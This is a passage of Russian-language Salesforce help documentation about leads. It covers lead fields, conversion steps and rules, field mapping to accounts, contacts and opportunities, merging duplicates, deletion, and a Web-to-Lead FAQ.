Область/штат	Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.	
Суффикс	Суффикс имени интереса, отображаемый на странице редактирования сведений об интересе. Данное поле может содержать не более 40 символов. Прим.: Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку *«Пользовательский интерфейс»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользовательский интерфейс»**. Затем выберите Включить суффиксы для имен пользователей.	
Должность	Должность интереса в компании. Данное поле может содержать не более 80 символов.	✔ (Data.com)
Не прочитано	Флажок, обозначающий интерес, который не был просмотрен или изменен ответственным за интерес. Данный флажок не отображается на страницах просмотра или редактирования сведений об интересе. Интересы, помеченные как непрочитанные, отображаются в столбце «Не прочитано» списковых представлений интересов с флажком.	
Настраиваемые ссылки	Список настраиваемых ссылок для интересов, заданных администратором.	
Веб-сайт	URL-адрес веб-сайта компании (например, www.acme.com). Данное поле может содержать не более 255 символов; отображаются только первые 50 символов.	
Почтовый индекс	Часть адреса интереса: почтовый индекс. Данное поле может содержать не более 20 символов.	✔ (Data.com)

СМ. ТАКЖЕ:

Соотнесение при преобразовании интересов

Преобразование квалифицированных интересов

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для преобразования интересов:	«Создание» и «Редактирование» для интересов, организаций, контактов и возможностей И Преобразование интересов И Чтение для всех связанных кампаний
Для предотвращения создания повторяющихся записей при преобразовании интересов:	Требовать проверку для преобразованных интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пусть процесс продаж продолжается, когда вы квалифицируете интерес и затем преобразуете его в контакт. Отнесите этот контакт либо к существующей учетной записи в Salesforce или к создаваемой записи. Если это преобразуемый интерес в результате даст многообещающую сделку, создайте одновременно с этим запись о возможности.

Помните, что преобразование интереса нельзя отменить обратно. Если выполняется преобразование интересов в контакты или организации, иногда процесс создает дублирующие записи. В таком случае отображается предупреждение (настраиваемые предупреждения, установленные администратором, не отображаются в процессе преобразования интереса). Обработка таких дублирующихся записей зависит от того, как администратор настроил управление повторами и преобразование интересов Apex. Например, администратор может запросить, чтобы вы обрабатывали дублирующиеся записи, прежде чем преобразование будет завершено.

Преобразованные записи интересов не индексируются поиском, если только администратор не установил для вас полномочие «Просматривать и редактировать преобразованные интересы». Доступной для поиска становится новая запись организации, контакта или возможности, созданная из преобразованного интереса. В Lightning Experience для поиска доступна запись преобразованного интереса и новая запись на основе преобразованного интереса. Однако невозможно просмотреть или изменить запись преобразованного интереса со страницы результатов поиска.

1. В записи интереса выберите «Преобразование интереса».
2. Выберите организацию или введите имя для создаваемой организации.
3. *только Salesforce Classic:* Если вы обновляете организацию-лицо, выберите вариант с перезаписью исходного интереса в организации-лице значением из интереса.
4. Если нужно создать запись о возможности, присвойте ей имя.
5. Преобразуйте интерес.

СМ. ТАКЖЕ:

Вопросы преобразования интересов

Соотнесение при преобразовании интересов

Вопросы преобразования интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Данный раздел содержит сведения об алгоритмах преобразования перспективных интересов в организации, контакты и возможности.

Когда вы преобразуете перспективные интересы, система Salesforce перемещает участников кампании к новым контактам. Интересы превращаются в записи, доступные только для чтения, если только администратор не предоставит полномочие на их редактирование. Если текущие организации и контакты используют имена, указанные для интересов, то пользователь может обновить текущие организации и контакты. Система Salesforce добавляет сведения из интереса в пустые поля; система Salesforce не перезаписывает текущие данные организаций и контактов.

Все открытые и закрытые действия из интересов связываются с организациями, контактами и возможностями. Вы можете назначить ответственного за новые записи и запланировать задачи контроля. При назначении новых ответственных новому ответственному назначаются только открытые действия. Данные из настраиваемых полей интереса могут быть добавлены в настраиваемые поля организации, контакта или возможности. Ваш администратор также может настроить произвольные поля интересов с тем, чтобы автоматически заполнять поля произвольно формируемых учреждения, контакта и возможности. Вы не сможете видеть преобразованные интересы, если только администратор не установил для вас полномочие «Просматривать и редактировать преобразованные интересы». Однако преобразованные интересы будут появляться в отчетах об интересах. Система Salesforce обновляет системные поля преобразованных интересов «Дата последнего изменения» и «Последнее изменение сделано» при изменении соответствующего значения раскрывающегося списка.

Кампании	Если интерес соответствует текущему контакту, при этом обе записи связаны с одной кампанией, то статус участника кампании определяется наиболее длинным жизненным циклом кампании. Например, если статусу участника интереса присвоено значение «Отправлено», а статусу участника контакта — значение «Отвечено», то последнее значение применяется к контакту. Сведения, связанные с кампанией, всегда связываются с новой записью контакта, независимо от уровня общего доступа пользователя к кампании. Если интерес связан с несколькими кампаниями, то кампания, связанная последней, применяется к полю возможности «Основной источник кампании», независимо от уровня общего доступа пользователя к кампании.
Chatter	Если интерес преобразуется в текущую организацию, то данная организация не отслеживается автоматически. Если интерес преобразуется в новую организацию, то новая организация отслеживается автоматически, пока функция отслеживания ленты для организаций не будет отключена в параметрах Chatter.
Data.com/Компания D&B	При использовании продукта Data.com Premium добавление интереса Data.com инициирует автоматическое создание соответствующей записи компании D&B (при ее наличии в Data.com) в системе Salesforce, а также связывание с записью интереса посредством поля «Компания D&B». Ниже перечислены действия, выполняемые при последующем преобразовании интереса. • А если организация создана в результате преобразования, то значение поля интереса «Номер D-U-N-S компании» переносится в поле организации «Номер D-U-N-S», а значение поля интереса «Компания D&B» переносится в поле организации «Компания D&B». • Значение поля «Ключ Data.com» переносится в поле контакта «Ключ Data.com».

	При использовании версии Data.com Corporate запись компании D&B не создается, но значение поля интереса «Ключ Data.com» переносится в поле контакта «Ключ Data.com».
Подразделения	Новым организациям, контактам и возможностям назначается подразделение интереса. Если текущая организация обновляется во время преобразования интереса, то подразделение организации не меняется, но наследуется новыми контактами и возможностями.
Управление повторами	Если выполняется преобразование интересов в контакты или организации, иногда процесс создает дублирующие записи. В таком случае отображается предупреждение (настраиваемые предупреждения, установленные администратором, не отображаются в процессе преобразования интереса). Обработка таких дублирующихся записей зависит от того, как администратор настроил управление повторами и преобразование интересов Apex. Например, администратор может запросить, чтобы вы обрабатывали дублирующиеся записи, прежде чем преобразование будет завершено.
Управление территориями предприятия	Назначение территории возможности на основе фильтра не инициируется при создании возможности посредством преобразования интереса.
Новые организации и контакты	Если во время преобразования интереса создаются *новые* организации или контакты, значения соотнесенных полей интереса *переписывают* значения по умолчанию соотнесенных полей организации и контактов.
Существующие организации и контакты	Если во время преобразования интереса происходит обновление *существующих* организаций или контактов, значения соотнесенных полей интереса *не переписывают* значения соотнесенных полей организации и контактов.
Локальные имена интересов	Поле интереса «Название компании (на родном языке)» автоматически соотносится с полем «Имя организации (на родном языке)» наряду со связанными стандартными полями имен.
Организации-лица	Если используются организации-лица, то интересы могут быть преобразованы в организации-лица или организации-компании. Интересующиеся клиенты, не имеющие значений в поле «Компания», конвертированы в организации-лица. Интересующиеся клиенты, имеющие значения в поле «Компания», конвертированы в организации-компании. Рекомендуем использовать разные типы записей интересов и макеты страниц для дифференцирования интересов, которые должны быть преобразованы в организации-лица, и интересов, которые должны быть преобразованы в организации-компании. В частности, удалите поле «Компания» из макетов страниц для интересов, которые будут преобразованы в организации-лица. Затем сделайте поле «Компания» обязательным на макетах страниц для интересов, которые будут преобразованы в организации-компании. При преобразовании интереса и прикреплении его к организации-лицу, которой владеет кто-то другой, ответственный за организацию-лицо становится ответственным за контакт. При преобразовании интереса, принадлежащего другому пользователю, и прикреплении его к вашей собственной организации-лицу ответственный за интерес становится ответственным за контакт.

Типы записей	Если интерес использует тип записи, то стандартный тип записи пользователя, преобразующего интерес, назначается записям, созданным во время преобразования интереса. Стандартный тип записи пользователя, преобразующего интерес, определяет значения источника интереса, доступные во время преобразования. Если нужные значения источника интереса недоступны, рекомендуем добавить значения в стандартный тип записи пользователя, преобразующего интерес.
Поиск	После преобразования запись интереса становится недоступной для поиска в Salesforce Classic. Однако в преобразованных интересах можно выполнять поиск по новым организациям, контактам или записям возможностей. В Lightning Experience преобразованные записи интересов и созданные на их основе новые записи также доступны для поиска. Однако на странице результатов поиска запись преобразованного интереса недоступна для просмотра или редактирования.
Стандартные и настраиваемые поля интересов	Система автоматически соотносит стандартные поля интересов со стандартными полями организаций, контактов и возможностей. Порядок соотнесения настраиваемых полей интересов с настраиваемыми полями организаций, контактов и возможностей определяется администратором. Система назначает стандартные значения раскрывающегося списка для организаций, контактов и возможностей при соотнесении пустых стандартных полей раскрывающегося списка интересов. Если организация использует типы записей, то пустые значения заменяются стандартными значениями раскрывающегося списка нового ответственного за запись.
Управление территориями	Если в организации включена функция управления территориями, то новая организация оценивается правилами назначения организаций, затем эта организация может быть назначена одной или нескольким территориям. Если правила назначают организацию только одной территории, то возможность также назначается этой территории. Если правила назначают организацию нескольким территориям, то возможность не назначается территориям.
Триггеры Apex	Триггеры срабатывают при преобразовании интересов. Применяются универсально обязательные настраиваемые поля и правила проверки. При обновлении интереса триггеры, вызвавшие преобразование интереса, могут выдать предупреждение. Предупреждение сообщает пользователю об отсутствии доступа к интересу. Интерес становится недоступным, поскольку преобразован в контакт. Обращайтесь к новому контакту. Если флажок «Требовать проверку для преобразованных интересов» не установлен на странице «Параметры интереса», то система Salesforce пропускает фильтры поиска при преобразовании интересов.
Workflow	Интерес, связанный с активным процессом утверждения или содержащий отложенные действия бизнес-правил, не может быть преобразован. Преобразование интереса в организацию-лицо не инициирует выполнение бизнес-правил. Если преобразование интереса выполняется пользователем, который не несет ответственность за интерес, то все задачи бизнес-правила, связанные с интересом и назначенные данному пользователю, кроме электронных предупреждений, переназначаются ответственному за интерес. Задачи бизнес-правила, назначенные пользователям, которые не несут ответственность за интересы и их преобразование, не меняются.

Если организация использует правила проверки и триггеры для преобразования интересов, то преобразование интереса может инициировать выполнение действия бизнес-правила для интереса. Например, активное бизнес-правило, обновляющее поле интереса или переносящее ответственность за интерес, может быть инициировано преобразованием интереса, который может даже отсутствовать на вкладке «Интересы» в результате преобразования. Прежде чем обновлять поля интереса, позвольте бизнес-процессу завершиться, иначе сохранение либо преобразование интереса не будет выполнено. Задача, созданная бизнес-правилом в результате преобразования интереса, назначается новому контакту и относится к связанной организации или возможности.

При преобразовании интереса файлы и соответствующие записи, прикрепленные к этому интересу, прикрепляются к полученным в результате записям контактов, организации и возможностей. Элементы из следующих связанных списков интересов переносятся в существующий контакт, организацию и возможность во время преобразования интереса.

Связанный список интереса	Контакт	Организация	Организация-лицо	Возможность
Открытые действия	✔	✔	✔	✔
Журнал действий	✔	✔	✔	✔
Журнал кампании	✔		✔	
Статус HTML эл. почты	✔		✔	
Примечания и вложения	✔		✔	
Файлы	✔	✔	✔	✔
Примечания (создать)	✔	✔	✔	
Доставки содержимого	✔			
Сообщения социальной сети	✔		✔	
Социальные образы	✔		✔	
Маркетинговые действия	✔		✔	

СМ. ТАКЖЕ:

Преобразование квалифицированных интересов

Соотнесение при преобразовании интересов

Подробные сведения о преобразовании полей интересов в поля контакта, организации, организации-лица и возможности при преобразовании интереса.

При преобразовании записей интересов стандартные поля интересов сопоставляются с полями контакта, организации, организации-лица или возможности. При использовании настраиваемых полей администратор указывает поля, с которыми они сопоставляются во вновь созданных записях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле интереса	**Соотнесение с**
Адрес	Организация: Адрес для счета Организация-лицо: Почтовый адрес и Адрес для счета Контакт: Почтовый адрес
Годовой доход	Организация: Годовой доход Организация-лицо: Годовой доход
Кампания	Возможность: Основной источник кампании В этом поле отображается кампания, связанная с интересом до преобразования. Указанной кампании предоставляется 100% от величины дохода. Для интересов, связанных с несколькими кампаниями, в Salesforce в возможность добавлена последняя связанная компания, даже если у торгового представителя нет доступа к этой кампании.
Город	Организация: Город для счета Организация-лицо: Город в почтовом адресе и Город для счета
Компания	Организация: Имя организации Контакт: Организация Возможность: Имя возможности и Имя организации
Название компании (на родном языке)	Организация: Имя организации (на родном языке)
Страна	Организация: Страна для счета Организация-лицо: Страна в почтовом адресе и Страна для счета
Код страны	Организация: Код страны для счета Организация-лицо: Код страны в почтовом адресе и Код страны для счета
Описание	Контакт: Описание

Поле интереса	Соотнесение с
Не звонить	Контакт: Не звонить Данное поле не обновляется для интересов, преобразованных в текущие контакты. Организация-лицо: Не звонить
Эл. почта	Контакт: Эл. почта Организация-лицо: Эл. почта
Без рассылки по эл. почте	Контакт: Без рассылки по эл. почте Данное поле не обновляется для интересов, преобразованных в текущие контакты. Организация-лицо: Без рассылки по эл. почте
Факс	Организация: Факс Организация-лицо: Факс Контакт: Факс
Без рассылки по факсу	Контакт: Без рассылки по факсу Организация-лицо: Без рассылки по факсу
Личное имя	Контакт: Личное имя Организация-лицо: Личное имя
Личное имя (на родном языке)	Контакт: Личное имя (на родном языке) Организация-лицо: Личное имя (на родном языке)
Отрасль	Организация: Отрасль Организация-лицо: Отрасль
Неофициальное название	Организация-лицо: Неофициальное название
Фамилия	Контакт: Фамилия Организация-лицо: Фамилия
Фамилия (на родном языке)	Контакт: Фамилия (на родном языке) Организация-лицо: Фамилия (на родном языке)
Широта	Организация: Широта для счета Организация-лицо: Широта в почтовом адресе и Широта для счета
Ответственный за интерес	Организация: Ответственный Контакт: Ответственный

Поле интереса	Соотнесение с
	Возможность: Ответственный
Источник интереса	Контакт: Источник интереса Возможность: Источник интереса Организация-лицо: Источник интереса
Долгота	Организация: Долгота для счета Организация-лицо: Долгота в почтовом адресе и Долгота для счета
Отчество	Организация-лицо: Отчество
Мобильный	Контакт: Мобильный Организация-лицо: Мобильный тел.
Количество сотрудников	Организация: Сотрудники Организация-лицо: «Сотрудники»
Организация-партнер	Возможность: Организация-партнер Данное поле не обновляется для интересов, преобразованных в текущие возможности.
Тел.	Организация: Тел. Организация-лицо: Тел. Контакт: Тел.
Почтовый индекс	Организация: Почтовый индекс для счета Организация-лицо: Почтовый индекс в почтовом адресе и Почтовый индекс для счета
Рейтинг	Организация: Рейтинг Организация-лицо: Рейтинг
Приветствие	Организация-лицо: Приветствие
Область	Организация: Область для счета Организация-лицо: Область в почтовом адресе и Область для счета
Код области	Организация: Код области для счета Организация-лицо: Код области в почтовом адресе и Код области для счета
Улица	Организация: Улица для счета Организация-лицо: Улица в почтовом адресе
Суффикс	Организация-лицо: Суффикс

Поле интереса	Соотнесение с
Должность	Контакт: Должность Организация-лицо: Должность
Веб-сайт	Организация: Веб-сайт Организация-лицо: Веб-сайт

Даты закрытия возможностей

В процессе преобразования интересов приложение Salesforce автоматически назначает даты закрытия создаваемым вами возможностям в зависимости от параметров финансового года в Salesforce.

Если финансовый год в Salesforce	Salesforce назначает даты закрытия возможностей
Стандартный	Последний день текущего финансового года.
Настраиваемый	Последний день текущего периода отчетности. Если для текущей даты не определен финансовый год, то датой закрытия будет конец текущего календарного квартала.

СМ. ТАКЖЕ:

- Преобразование квалифицированных интересов
- Вопросы преобразования интересов

Общий доступ к интересам в Salesforce Classic

Общий доступ можно расширить по сравнению со стандартной моделью общего доступа: ваши собственные данные по принципу «интерес к интересу».

Стандартная модель общего доступа в организации определяется администратором. И если для интересов выбрана модель общего доступа «Личная» или «Общий доступ: только чтение», вы можете расширить доступ к вашим интересам с помощью общего доступа к интересам. При этом вы сможете ограничить доступ лишь в пределах уровней доступа по умолчанию, принятых в вашей компании.

Подробные сведения по общему доступу можно просмотреть, щелкнув **«Общий доступ»** на странице подробных сведений об интересах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Интересы

Объединение повторяющихся интересов

Определяйте разницу между главными полями разных записей и объединяйте наиболее важную информацию из трех лучших записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Рекомендации по объединению повторяющихся интересов

Ниже перечислены рекомендации по объединению повторяющихся записей интересов.

Объединение повторяющихся интересов в Lightning Experience

Работайте только с важными потенциальными клиентами посредством объединения повторяющихся интересов.

Объединение повторяющихся интересов в Salesforce Classic

Работайте только с важными потенциальными клиентами посредством объединения повторяющихся интересов.

Рекомендации по объединению повторяющихся интересов

Ниже перечислены рекомендации по объединению повторяющихся записей интересов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

- При объединении повторяющихся интересов, являющихся участниками разных кампаний, Salesforce сохраняет дату, указанную в поле кампании «Обновление статуса участника», для каждой кампании, членом которой является объединяемый интерес.
- Когда повторяющиеся записи связаны с кампаниями, действиями или другими элементами, Salesforce связывает эти элементы с объединенной записью (с некоторыми исключениями). Сохраняются только ленты Chatter из основной записи. Имеющиеся в лентах Chatter вложения сохраняются в Salesforce, но не связываются с объединенной записью. Чтобы связать отдельные файлы с объединенной записью, найдите их на начальной странице «Файлы» (в версии Lightning Experience) или на вкладке «Файлы» (в версии Salesforce Classic). Затем добавьте их в связанный список «Файлы» объединенной записи.
- Salesforce сохраняет все данные, приведенные в скрытых или доступных только для чтения полях, например параметры общего доступа, из основной записи. При выполнении объединения скрытые поля не отображаются. В объединенной записи сохраняются значения полей «Создано» и дата «Дата создания» из самой старой из объединяемых записей, независимо от того, какая запись является основной. В записи дата объединения отображается в поле «Последнее изменение сделано».
- Во всех запрошенных встречах основная запись заменяет повторяющиеся записи. Кроме того, все сообщения встреч, записанные повторяющимися записями, автоматически связываются с основной. (Сообщения встреч появляются на веб-странице запрошенной конференции и видны для всех приглашенных.)
- Во всех запланированных встречах основная запись заменяет повторяющиеся записи. Однако необходимо добавить новую запись встречи в список приглашенных на встречу в планируемой встрече.

Объединение повторяющихся интересов в Lightning Experience

Работайте только с важными потенциальными клиентами посредством объединения повторяющихся интересов.

1. Выберите запись интереса. Если имеются повторы этой записи, они будут приведены в связанном списке «Возможные повторы». Или щелкните по ссылке **«Посмотреть повторы»**, которая появляется для интереса.
2. Выберите до трех записей интересов для объединения. Нажмите кнопку **«Продолжить»**.
3. Выберите одну запись интереса в качестве основной.
4. Выберите значения полей, которые требуется сохранить.
5. Подтвердите объединение записей, нажав на кнопку **«Далее»**, а затем выберите **«Объединить интересы»**.

СМ. ТАКЖЕ:

Рекомендации по объединению повторяющихся интересов

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра интересов:
- «Чтение» для интересов

Для объединения интересов:
- Удаление для интересов

Объединение повторяющихся интересов в Salesforce Classic

Работайте только с важными потенциальными клиентами посредством объединения повторяющихся интересов.

1. Выберите нужный интерес.
2. Нажмите кнопку **«Найти повторы»**.
3. Выберите не более трех интересов из списка найденных результатов.

   Чтобы найти другой интерес, при необходимости укажите имя или компанию интереса и нажмите кнопку **«Поиск»**. Система Salesforce выполнит фразовый поиск в полях «Имя» и «Компания». Данный метод поиска подразумевает наличие специального символа после искомой строки. Результаты поиска будут содержать совпадения с любым из заполненных полей. Например, вы ввели *«Боб Джонс»*, который работает в *Acme*. В результатах поиска отобразятся все клиенты с именем *Боб Джонс* из любой компании и все интересы, где указана компания *Acme*.
4. Нажмите кнопку **«Объединить интересы»**.
5. Выберите один интерес в качестве основной записи. Salesforce сохраняет все данные из скрытых или доступных только для чтения полей основной записи. Пользователи с полномочием «Редактирование полей только для чтения» могут выбирать поля, доступные только для чтения, которые должны быть сохранены. В процессе объединения скрытые поля не отображаются.
6. Выберите нужные поля в каждой записи.
7. Нажмите кнопку **«Объединить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра интересов:
- «Чтение» для интересов

Для объединения интересов:
- Удаление для интересов

8. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

- Рекомендации по объединению повторяющихся интересов
- Объединение повторяющихся контактов
- Объединение повторяющихся организаций

Вопросы удаления интересов

Что происходит с записями, связанными с интересами, которые вы удаляете.

При удалении интереса его запись перемещается в корзину. Связанные заметки, вложения и действия удаляются вместе с интересом. При восстановлении интереса все связанные заметки, вложения и действия также восстанавливаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отслеживание потенциальных возможностей как интересов. Вопросы и ответы

Интересы. Вопросы и ответы

- Что такое интерес?
- Каковы преимущества использования интересов?
- Можно ли преобразовать текущие организации или контакты в интересы?
- Сколько интересов можно собрать с веб-сайта?
- Что происходит при достижении ограничения по количеству веб-интересов?
- Можно ли собирать интересы с нескольких веб-страниц?
- Можно ли автоматически отправлять сообщения эл. почты веб-интересам?
- Как веб-мастер может протестировать страницу Web-to-Lead?
- Кто несет ответственность за новые веб-интересы?
- Какой статус присваивается веб-интересам?
- Как гарантировать сохранность интересов?
- Как определить новые интересы?
- Что происходит при преобразовании интересов?
- Каким образом поля интересов соотносятся с другими полями во время преобразования?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Что такое интерес?

Интересы — это отдельные люди, интересующиеся продуктами или услугами компании. Преобразование интересов в постоянных клиентов позволяет добиться еще большего успеха в работе. А возможность системного и структурированного управления обеспечивает непрерывный рост количества созданных и преобразованных интересов.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Каковы преимущества использования интересов?

Использование интересов позволяет компании поддерживать два разных списка — один для потенциальных клиентов, а второй для текущих клиентов. Потенциальные клиенты могут храниться в качестве интересов, которые затем могут быть преобразованы в организации, контакты и возможности (дополнительно).

Использование интересов особенно удобно компаниям, содержащим две отдельные рабочие группы — одну для создания интересов и массового маркетинга, а вторую для продаж. Таким образом, рабочая группа по созданию интересов может использовать вкладку «Интересы», а группа, работающая с возможностями, может использовать вкладки «Организации», «Контакты» и «Возможности».

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Можно ли преобразовать текущие организации или контакты в интересы?

Нет. В качестве альтернативы рекомендуем создать возможность для организации или контакта. Для использования интересов рекомендуем создать отчет, содержащий организации или контакты, которые должны быть преобразованы в интересы, и выполнить их экспорт, а затем импортировать их в качестве интересов.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Сколько интересов можно собрать с веб-сайта?

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют ежедневно собирать не более 500 интересов. Если данное количество интересов является недостаточным, щелкните ссылку **«Справка и обучение»** в верхней части любой страницы и откройте вкладку «Мои обращения», чтобы отправить запрос на увеличение текущего ограничения в службу поддержки Salesforce.

При достижении ежедневного ограничения система Salesforce добавляет новые запросы в очередь, которая содержит запросы Web-to-Case и Web-to-Lead. Запросы отправляются после обновления текущего ограничения. Очередь может содержать не более 50 000 комбинированных запросов. При достижении ограничения по количеству отложенных запросов дополнительные запросы отклоняются и не добавляются в очередь. Электронные уведомления о первых пяти отклоненных запросах отправляются администратору. Чтобы изменить текущее ограничение по количеству отложенных запросов, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Что происходит при достижении ограничения по количеству веб-интересов?

Ежедневное ограничение составляет 500 запросов Web-to-Lead. Если компания превышает ограничение по количеству созданных интересов, то автор интереса по умолчанию, указанный на странице настройки функции Web-to-Lead, получает сообщение эл. почты, содержащее собранную информацию. Чтобы увеличить текущее ограничение, обратитесь в службу поддержки.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Можно ли собирать интересы с нескольких веб-страниц?

Да. Вставьте созданный HTML-код на веб-страницы, которые должны использоваться для сбора интересов. Отправка сведений посредством любой из этих веб-страниц инициирует создание интереса.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Как веб-мастер может протестировать страницу Web-to-Lead?

Чтобы просмотреть страницу отладки при отправке формы, добавьте указанную ниже строку в код Web-to-Lead. Данная строка должна быть удалена до публикации формы Web-to-Lead на корпоративный веб-сайт.

```
<input type="hidden" name="debug" value="1">
```

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Кто несет ответственность за новые веб-интересы?

Администратор может создать правило назначения интересов, позволяющее определить способ автоматического назначения веб-интересов разным пользователям или очередям. Кроме того, администратор должен настроить параметры интересов и выбрать ответственного по умолчанию, которому будут назначаться все веб-интересы, для которых отсутствует ответственный сотрудник. Если правила назначения не используются, то все веб-интересы назначаются автору интереса по умолчанию, указанному при настройке функции Web-to-Lead.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Какой статус присваивается веб-интересам?

Всем новым веб-интересам присваивается статус, выбранный администратором по умолчанию при редактировании значений раскрывающегося списка «Статус интереса». Кроме того, веб-интересы, помеченные как непрочитанные, отображаются в столбце «Не прочитано» списковых представлений интересов с флажком. Новому веб-интересу, который просматривается или редактируется пользователем, автоматически присваивается статус «Прочитано». Таким образом,

списковое представление «Мои непрочитанные интересы» может использоваться для быстрого поиска всех новых интересов.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Как гарантировать сохранность интересов?

Ежедневное ограничение составляет 500 запросов Web-to-Lead. Если организация превышает ежедневное ограничение для функции Web-to-Lead, то автор интереса по умолчанию, указанный на странице настройки функции Web-to-Lead, получает сообщение эл. почты, содержащее сведения о дополнительных интересах.

Если интерес не может быть создан ввиду ошибок, возникших во время настройки функции Web-to-Lead, то уведомление о данной проблеме отправляется в службу поддержки, которая поможет ее решить.

Компания Salesforce гарантирует сохранность интересов, отправленных во время планового простоя системы Salesforce.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Как определить новые интересы?

Интерес, назначенный посредством ручного переноса, импорта или создания на веб-странице и помеченный как непрочитанный, отображается в столбце «Не прочитано» списковых представлений интересов с флажком. Чтобы просмотреть новые интересы, выберите списковое представление «Мои непрочитанные интересы» на вкладке «Интересы». Новому интересу, который просматривается или редактируется пользователем, автоматически присваивается статус «Прочитано».

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Что происходит при преобразовании интересов?

При преобразовании интересов система Salesforce использует сведения из преобразуемых интересов для создания организаций, контактов и возможностей. Система Salesforce переносит любых участников кампании в новые контакты, а интересы становятся доступными только для чтения. Если текущие организации и контакты используют имена, указанные для интересов, то пользователь может обновить текущие организации и контакты. Система Salesforce добавляет сведения из интереса в пустые поля; система Salesforce не перезаписывает текущие данные организаций и контактов.

Все открытые и закрытые действия из интересов связываются с организациями, контактами и возможностями. Вы можете назначить ответственного за новые записи и запланировать задачи контроля. При назначении новых ответственных новому ответственному назначаются только открытые действия. Данные из настраиваемых полей интереса могут быть добавлены в настраиваемые поля организации, контакта или возможности. Ваш администратор также может настроить произвольные поля интересов с тем, чтобы автоматически заполнять поля произвольно формируемых учреждения, контакта и возможности. Вы не сможете видеть преобразованные интересы, если только администратор не установил для вас полномочие «Просматривать и редактировать преобразованные интересы». Однако преобразованные интересы будут появляться в отчетах об интересах. Система Salesforce обновляет системные поля преобразованных интересов «Дата последнего изменения» и «Последнее изменение сделано» при изменении соответствующего значения раскрывающегося списка.

Преобразованные записи интересов не индексируются поиском, если только администратор не установил для вас полномочие «Просматривать и редактировать преобразованные интересы». Доступной для поиска становится новая запись организации, контакта или возможности, созданная из преобразованного интереса.

СМ. ТАКЖЕ:

Интересы. Вопросы и ответы

Каким образом поля интересов соотносятся с другими полями во время преобразования?

Сведения, доступные в стандартных полях преобразуемого интереса, соотносятся со стандартными полями организаций, контактов и возможностей. Сведения, доступные в настраиваемых полях интереса, соотносятся с настраиваемыми полями организаций, контактов и возможностей, заданными администратором.

Любое стандартное поле раскрывающегося списка интересов, которое не содержит значения, наследует стандартное значение раскрывающегося списка организаций, контактов и возможностей. Если используются типы записей, то все записи, созданные при преобразовании интереса, наследуют тип записи по умолчанию для ответственного за новую организацию, контакт или возможность.

СМ. ТАКЖЕ:

Соотнесение при преобразовании интересов

Интересы. Вопросы и ответы

Можно ли автоматически отправлять сообщения эл. почты веб-интересам?

Да. Пользователь может создать правила автоматического ответа, которые будут отправлять потенциальным клиентам сообщения эл. почты на основе оптимального шаблона.

СМ. ТАКЖЕ:

Создание интересов для групп сбыта с веб-сайта

Интересы. Вопросы и ответы

Почему кнопка **«Общий доступ»** не отображается на странице записи в Salesforce Classic?

Кнопка **«Общий доступ»** позволяет предоставлять другим пользователям доступ к записи помимо единых стандартных параметров или правил общего доступа. При необходимости данный доступ может быть легко удален.

Кнопка **«Общий доступ»** отображается пользователям, при условии, что модели общего доступа к записи или связанной записи задано значение «Личный» или «Общедоступный: только для чтения». Например, если единому стандартному параметру для связанных возможностей задано значение «Общедоступный: только для чтения», то кнопка **«Общий доступ»** может отображаться на странице организации, несмотря на то, что единому стандартному параметру для организаций задано значение «Общедоступный: для чтения и записи».

Кнопка, доступная в макете страницы, отображается администраторам во всех записях. При отсутствии полномочий администратора данная кнопка отображается только собственными записями пользователей.

СМ. ТАКЖЕ:

